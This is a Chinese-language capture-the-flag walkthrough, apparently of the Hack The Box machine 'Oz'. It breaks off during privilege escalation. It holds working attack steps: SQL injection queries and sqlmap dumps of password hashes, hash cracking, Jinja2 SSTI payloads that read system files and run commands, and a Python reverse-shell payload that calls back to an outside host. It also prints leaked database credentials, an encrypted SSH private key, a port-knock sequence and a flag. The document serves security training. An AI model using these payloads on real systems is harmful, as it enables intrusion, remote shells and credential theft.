
Oz,sql注入、SSTI攻擊、docker(含提權資訊[portainer漏洞提權])、腳本撰寫ssh連線[openssl(私鑰處理)]

```
└──# nmap -sCV -p80,8080 -A 10.10.10.96
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 13:33 EDT
Nmap scan report for 10.10.10.96
Host is up (0.27s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
|_http-title: OZ webapi
|_http-trane-info: Problem with XML parsing of /evox/about
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
| http-title: GBR Support - Login
|_Requested resource was http://10.10.10.96:8080/login
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%),
Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   274.31 ms 10.10.14.1
2   274.57 ms 10.10.10.96

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds
```

---

80 Port




Please register a username!

有測試`register.php、register.html`，都會給不同數值。

gobuster爆破失敗，只有`wfuzz`成功

```
wfuzz -u http://10.10.10.96/FUZZ/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 0

********************************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************************
000000202:   200        3 L      6 W        89 Ch       "users"
```

一樣但字體變大。。。再爆看看




Please register a username!

```
wfuzz -u http://10.10.10.96/users/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 1

********************************************************************
ID           Response   Lines    Word       Chars       Payload
```

```
=====================================================================
000002024:    500        4 L       40 W       291 Ch      "'"
```

只有1個`'`せ?有點像sql注入

找到`username = dorthi`



一邊手動注入，一邊sqlmap
手動

```
'UNION SELECT 1-- -
顯示:"username":"1"

'UNION SELECT version()-- -
顯示:"username":"5.5.64-MariaDB-1~trusty"

'UNION SELECT database()-- -
顯示:"username":"ozdb"

'UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE
table_schema = 'ozdb'-- -
顯示:"username":"tickets_gbw,users_gbw"

'UNION%20SELECT%20group_concat(column_name)%20FROM%20information_schema.columns%20WHER
E%20table_name%20%3d%20'users_gbw'--%20-
顯示:"username":"id,username,password"

'UNION SELECT group_concat(username,':',password SEPARATOR '<br>') FROM users_gbw-- -
顯示:"username":"dorthi:$pbkdf2-
sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78<br>tin.
man:$pbkdf2-
sha256$5000$GgNACCFkDOE8B4AwZgzBuA$IXewCMHWhf7ktju5Sw.W.ZWMyHYAJ5mpvWialENXofk<br>wiza
rd.oz:$pbkdf2-
sha256$5000$BCDkXKuVMgaAEMJ4z5mzdg$GNn4Ti/hUyMgoyI7GKGJWeqlZg28RIqSqspvKQq6LWY<br>cowa
rd.lyon:$pbkdf2-
sha256$5000$bU2JsVYqpbT2PqcUQmjN.Q$hO7DfQLTL6Nq2MeKei39Jn0ddmqly3uBxO/tbBuw4DY<br>toto
:$pbkdf2-
sha256$5000$Zax1711Lac25V6oVwnjPWQ$oTYQQVsuSz9kmFggpAWB0yrKsMdPjvfob9NfBq4Wtkg<br>admi
```

```
n:$pbkdf2-
sha256$5000$d47xHsP4P6eUUgoh5BzjfA$jWgyYmxDK.slJYUTsv9V9xZ3WWwc19EBOsz.bARwGBQ"
※可以在shell進行排列
```

sqlmap


```
sqlmap -u http://10.10.10.96/users/ -D ozdb -T users_gbw  --batch  --dump

+----+------------------------------------------------------------------------------
--------+-------------+
| id | password
| username    |
+----+------------------------------------------------------------------------------
--------+-------------+
| 1  | $pbkdf2-
sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78 |
dorthi      |
| 2  | $pbkdf2-
sha256$5000$GgNACCFkDOE8B4AwZgzBuA$IXewCMHWhf7ktju5Sw.W.ZWMyHYAJ5mpvWialENXofk |
tin.man     |
| 3  | $pbkdf2-
sha256$5000$BCDkXKuVMgaAEMJ4z5mzdg$GNn4Ti/hUyMgoyI7GKGJWeqlZg28RIqSqspvKQq6LWY |
wizard.oz   |
| 4  | $pbkdf2-
sha256$5000$bU2JsVYqpbT2PqcUQmjN.Q$hO7DfQLTL6Nq2MeKei39Jn0ddmqly3uBxO/tbBuw4DY |
coward.lyon |
| 5  | $pbkdf2-
sha256$5000$Zax1711Lac25V6oVwnjPWQ$oTYQQVsuSz9kmFggpAWB0yrKsMdPjvfob9NfBq4Wtkg | toto
|
| 6  | $pbkdf2-
sha256$5000$d47xHsP4P6eUUgoh5BzjfA$jWgyYmxDK.slJYUTsv9V9xZ3WWwc19EBOsz.bARwGBQ | admin
|
+----+------------------------------------------------------------------------------
--------+-------------+
```

因為目前使用比較爛的筆電，所以沒辦法使用hashcat(記憶體沒法支撐)。
先使用john爆破

```
john passwd --wordlist=/usr/share/wordlists/rockyou.txt
顯示:wizardofoz22
```

但不知道帳號為?只能逐一登入8080Port嘗試

```
username : wizard.oz
passwd : wizardofoz22
```



右上角可建立票證的顯示框，但新增無效，暫時先排除XSS攻擊。

進行抓包

看起來是抓取文字，無法使用XSRF。

可進行SSTI攻擊

因為是python、php撰寫。測試多次為python，

參考:

- https://book.hacktricks.xyz/v/cn/pentesting-web/ssti-server-side-template-injection#jinja2-python
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection#jinja2

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Request

```
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://10.10.10.96:8080
Connection: close
Referer: http://10.10.10.96:8080/
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTcyMzMyNjU3N30.rwc3OZAFrOOmU37DYQ5-g5cVQqV0YPYgC9lHBIuWzUA
Upgrade-Insecure-Requests: 1

name=tso&desc={{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()}}
```

Response

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1288
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sat, 10 Aug 2024 21:37:40 GMT

Name: tso desc: root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
nut:x:84:84:nut:/var/state/nut:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
```

沒有使用者..可能在docker裡

測試`ls`

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg', 'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }} //配置檔案
{{ config.from_pyfile('/tmp/evilconfig.cfg') }} //載入檔案
{{ config['RUNCMD']('ls',shell=True) }} //執行檔案
```

Request

```
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://10.10.10.96:8080
Connection: keep-alive
Referer: http://10.10.10.96:8080/
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTcyMzM1OTYyNH0.u2D4ncMJKDoWy333lYJKpOiWfrG9N8KYip-Ki8qJcOg
Upgrade-Insecure-Requests: 1

name=tso&desc={{config['RUNCMD']('ls',shell=True)}}
```

Response

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 52
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 11 Aug 2024 06:41:01 GMT

Name: tso desc: Dockerfile
run.py
start.sh
ticketer
```


進行反彈shell

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/tso.cfg', 'w').write('import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",9200));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);') }} //配置檔案
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/tso.cfg').read() }} //查看是否寫
```

入

```
{{ config.from_pyfile('/tmp/tso.cfg') }} //載入檔案
//有一步執行檔案不需執行，因載入檔案就反彈成功了
```

反彈成功




看hacktrick有腳本[tplmap.py]可以反彈

參考：https://github.com/epinna/tplmap

但我一直無法反彈成功...抓不到-d可爆破的資訊...

```
python3 tplmap.py -u 'http://10.10.10.96:8080' -c
'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MT
cyMzM2NDE4MX0.w3v__MDI_RH5v_SnvG9jKkY_RmsBq_y2X-6TOSrbTTs' -X POST -d
'name=*&desc=anything' --reverse-shell 10.10.14.2 9000
```

查看目前ip位置；arp



有以下檔案

```
/app # ls -al
total 32
drwxr-xr-x    1 root     root          4096 May 10  2018 .
drwxr-xr-x    1 root     root          4096 Dec  6  2023 ..
drwxr-xr-x    2 root     root          4096 Apr 25  2018 .secret
-rw-r--r--    1 root     root           363 May  4  2018 Dockerfile
-rw-r--r--    1 root     root           143 Apr 10  2018 run.py
-rwxr--r--    1 root     root           293 Apr 25  2018 start.sh
drwxr-xr-x    1 root     root          4096 Dec  6  2023 ticketer
```

查看有關`docker`

```
/app # cat Dockerfile
FROM python:2.7-alpine

MAINTAINER incidrthreat & mumbai

RUN mkdir /app

COPY ./ /app/

RUN pip install flask flask-sqlalchemy pyjwt passlib pymysql\
    && apk --no-cache add --virtual build-dependencies libc-dev libffi-dev py-mysqldb \
    && apk add --no-cache mariadb-client-libs mysql-client

WORKDIR /app

EXPOSE 8080

ENTRYPOINT ["python"]
CMD ["run.py"]
```

查看`.secret`，發現`/app`裡面是空的，但`/根目錄`也有此資料夾。

看起有來關ssh

```
/.secret # ls
knockd.conf
/.secret # cat knockd.conf
[options]
        logfile = /var/log/knockd.log

[opencloseSSH]

        sequence        = 40809:udp,50212:udp,46969:udp
        seq_timeout     = 15
        start_command   = ufw allow from %IP% to any port 22
        cmd_timeout     = 10
        stop_command    = ufw delete allow from %IP% to any port 22
        tcpflags        = syn
/.secret #
```

根據chatGPT

這是一個用於配置Knockd 服務的設定檔。 Knockd 是一個連接埠敲門守護進程，透過發送一系列特定的網路包來觸發系統命令。在這個設定中，當接收到特定的UDP埠序列（40809, 50212, 46969）時，會執行指令來允許從特定IP位址存取SSH埠（22）。然後，在10秒後，執行另一個指令來撤銷該存取權限。

也就是要先連UDP:40809:udp,50212:udp,46969:udp，才能連到ssh。

但要先找到ssh的使用者...

在/app/ticketer/database.py 有sql資料庫帳密資訊

```
/app/ticketer # cat database.py
#!/usr/bin/python
# -*- coding: utf-8 -*-
from flask_sqlalchemy import SQLAlchemy
from . import app
app.config['SQLALCHEMY_DATABASE_URI'] = 'mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4/ozdb'
db = SQLAlchemy(app)

class Users(db.Model):
    __tablename__ = 'users_gbw'
    id = db.Column('id', db.Integer, primary_key=True)
    username = db.Column('username', db.Text, nullable=False)
    password = db.Column('password', db.Text, nullable=False)

class Tickets(db.Model):
    __tablename__ = 'tickets_gbw'
    id = db.Column('id', db.Integer, primary_key=True)
    ticket_name = db.Column('name', db.String(10), nullable=False)
    ticket_desc = db.Column('desc', db.Text, nullable=False)

db.create_all()
db.session.commit()
/app/ticketer #
```

`mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4`

```
完了，連不上mysql，但我看有開放阿!!!
/app # mysql -u dorthi -p  -h 10.100.10.4
Segmentation fault (core dumped)

/app # nc -zv 10.100.10.4 3306
10.100.10.4 (10.100.10.4:3306) open
```

沒事了，修改是參數有問題。。。

`mysql -h 10.100.10.4 -u dorthi -pN0Pl4c3L1keH0me`

因為前面有進行mysql登入就災猜想是`username`，抓取私鑰

```
select load_file("/home/dorthi/.ssh/id_rsa");
load_file("/home/dorthi/.ssh/id_rsa")
※因有亂掉，使用cat id_rsa | tr '\' '\n' > id_rsa  <= 進行排版
* * *

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,66B9F39F33BA0788CD27207BF8F2D0F6

RV903H6V61hKx18dhocaEtL4Uzkyj1fqyVj3eySqkAFkkXms2H+41fb35UZb3WFC
b6P7zYZDAnRLQjJEc/sQVXuwEzfWMa7pYF9Kv6ijIZmSDOMAPjaCjnjnX5kJMK3F
e1BrQdh0phWAhhUmbYvt2z8DD/OGKhx1C7oT/49I/ME+tm5eyLGbK69Ouxb5PBty
h9A+Tn70giENR/ExO8qY4WNQQMtiCM0tszes8+guOEKCckMivmR2qWHTCs+N7wbz
a//JhOG+GdqvEhJp15pQuj/3SC9O5xyLe2mqL1TUK3WrFpQyv81XartH1vKTnybd
9+Wme/gVTfwSZWgMeGQjRXWe3KUsgGZNFK75wYtA/F/DB7QZFwfO2Lb0mL7Xyzx6
ZakulY4bFpBtXsuBJYPNy7wB5ZveRSB2f8dznu2mvarByMoCN/XgVVZujugNbEcj
evroLGNe/+ISkJWV443KyTcJ2iIRAa+BzHhrBx31kG//nix0vXoHzB8Vj3fqh+2M
```

```
EycVvDxLK8CIMzHc3cRVUMBeQ2X4GuLPGRK1UeSrmYz/sH75AR3zh6Zv1va15Yav
5vR48cdShFS3FC6aH6SQWVe9K3oHzYhwlfT+wVPfaeZrS1CH0hG1z9C1B9BxMLQr
DHejp9bbLppJ39pe1U+DBjzDo4s6rk+Ci/5dpieoeXrmGTqE1DQi+KEU9g8CJpto
bYAGUxPFIpPrN2+1RBbxY6YVaop5eyqtnF4ZGpJCoCW2r8BRsCvuILvrO1O0gXF+
wtsktmylmHvHApoXrW/GThjdVkdD9U/6Rmvv3s/OhtlAp3Wqw6RI+KfCPGiCzh1V
0yfXH7OCfLO2NcWtO/JUJvYH3M+rvDDHZSLqgW841ykzdrQXnR7s9Nj2EmoW72IH
znNPmB1LQtD45NH6OIG8+QWNAdQHcgZepwPz4/9pe2tEqu7Mg/cLUBsTYb4a6mft
icOX9OAOrcZ8RGcIdVWtzU4q2YKZex4lyzeC/k4TAbofZ0E4kUsaIbFV/7OMedMC
zCTJ6rlAl2d8e8dsSfF96QWevnD50yx+wbJ/izZonHmU/2ac4c8LPYq6Q9KLmlnu
vI9bLfOJh8DLFuqCVI8GzROjIdxdlzk9yp4LxcAnm1Ox9MEIqmOVwAd3bEmYckKw
w/EmArNIrnr54Q7a1PMdCsZcejCjnvmQFZ3ko5CoFCC+kUe1j92i081kOAhmXqV3
c6xgh8Vg2qOyzoZm5wRZZF2nTXnnCQ3OYR3NMsUBTVG2tlgfp1NgdwIyxTWn09V0
nOzqNtJ7OBt0/RewTsFgoNVrCQbQ8VvZFckvG8sV3U9bh9Z128/2I3B472iQRo+5
uoRHpAgfOSOERtxuMpkrkU3IzSPsVS9c3LgKhiTS5wTbTw7O/vxxNOoLpoxO2Wzb
/4XnEBh6VgLrjThQcGKigkWJaKyBHOhEtuZqDv2MFSE6zdX/N+L/FRIv1oVR9VYv
QGpqEaGSUG+/TSdcANQdD3mv6EGYI+o4rZKEHJKU1CI+I48jHbvQCLWaR/bkjZJu
XtSuV0TJXto6abznSC1BF1ACIqBmHdeaIXWqH+N1XOCGE8jQGM8s/fd/j5g1Adw3
-----END RSA PRIVATE KEY-----
```

* * *

因為有加鹽，處要處理

```
openssl rsa -in id_rsa_enc -out id_rsa
```

開始進行連線UDP:40809:udp,50212:udp,46969:udp，再連到ssh

轉寫腳本:https://github.com/a6232283/HTB/blob/main/code/OZ_ssh_bash.sh

---

連線成功取得user

```
└─# bash ssh_bash.sh
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:37 EDT
Warning: 10.10.10.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.96
Host is up.

PORT      STATE         SERVICE
40809/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:37 EDT
Warning: 10.10.10.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.96
Host is up.

PORT      STATE         SERVICE
50212/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:37 EDT
Warning: 10.10.10.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.96
Host is up.

PORT      STATE         SERVICE
46969/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
dorthi@oz:~$ id
uid=1000(dorthi) gid=1000(dorthi) groups=1000(dorthi)
dorthi@oz:~$ whoami
dorthi
dorthi@oz:~$ ls
user.txt
dorthi@oz:~$ cat user.txt
1ceac4745e80657226632eb5e998199d
```

提權..是docker，要進行IP、端口處理

```
dorthi@oz:~$ sudo -l
Matching Defaults entries for dorthi on oz:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dorthi may run the following commands on oz:
    (ALL) NOPASSWD: /usr/bin/docker network inspect *
    (ALL) NOPASSWD: /usr/bin/docker network ls
```

查看arp

```
dorthi@oz:~$ arp -an
? (10.10.10.2) at 00:50:56:b9:6a:21 [ether] on eth0
? (172.17.0.2) at 02:42:ac:11:00:02 [ether] on docker0
```

查看port

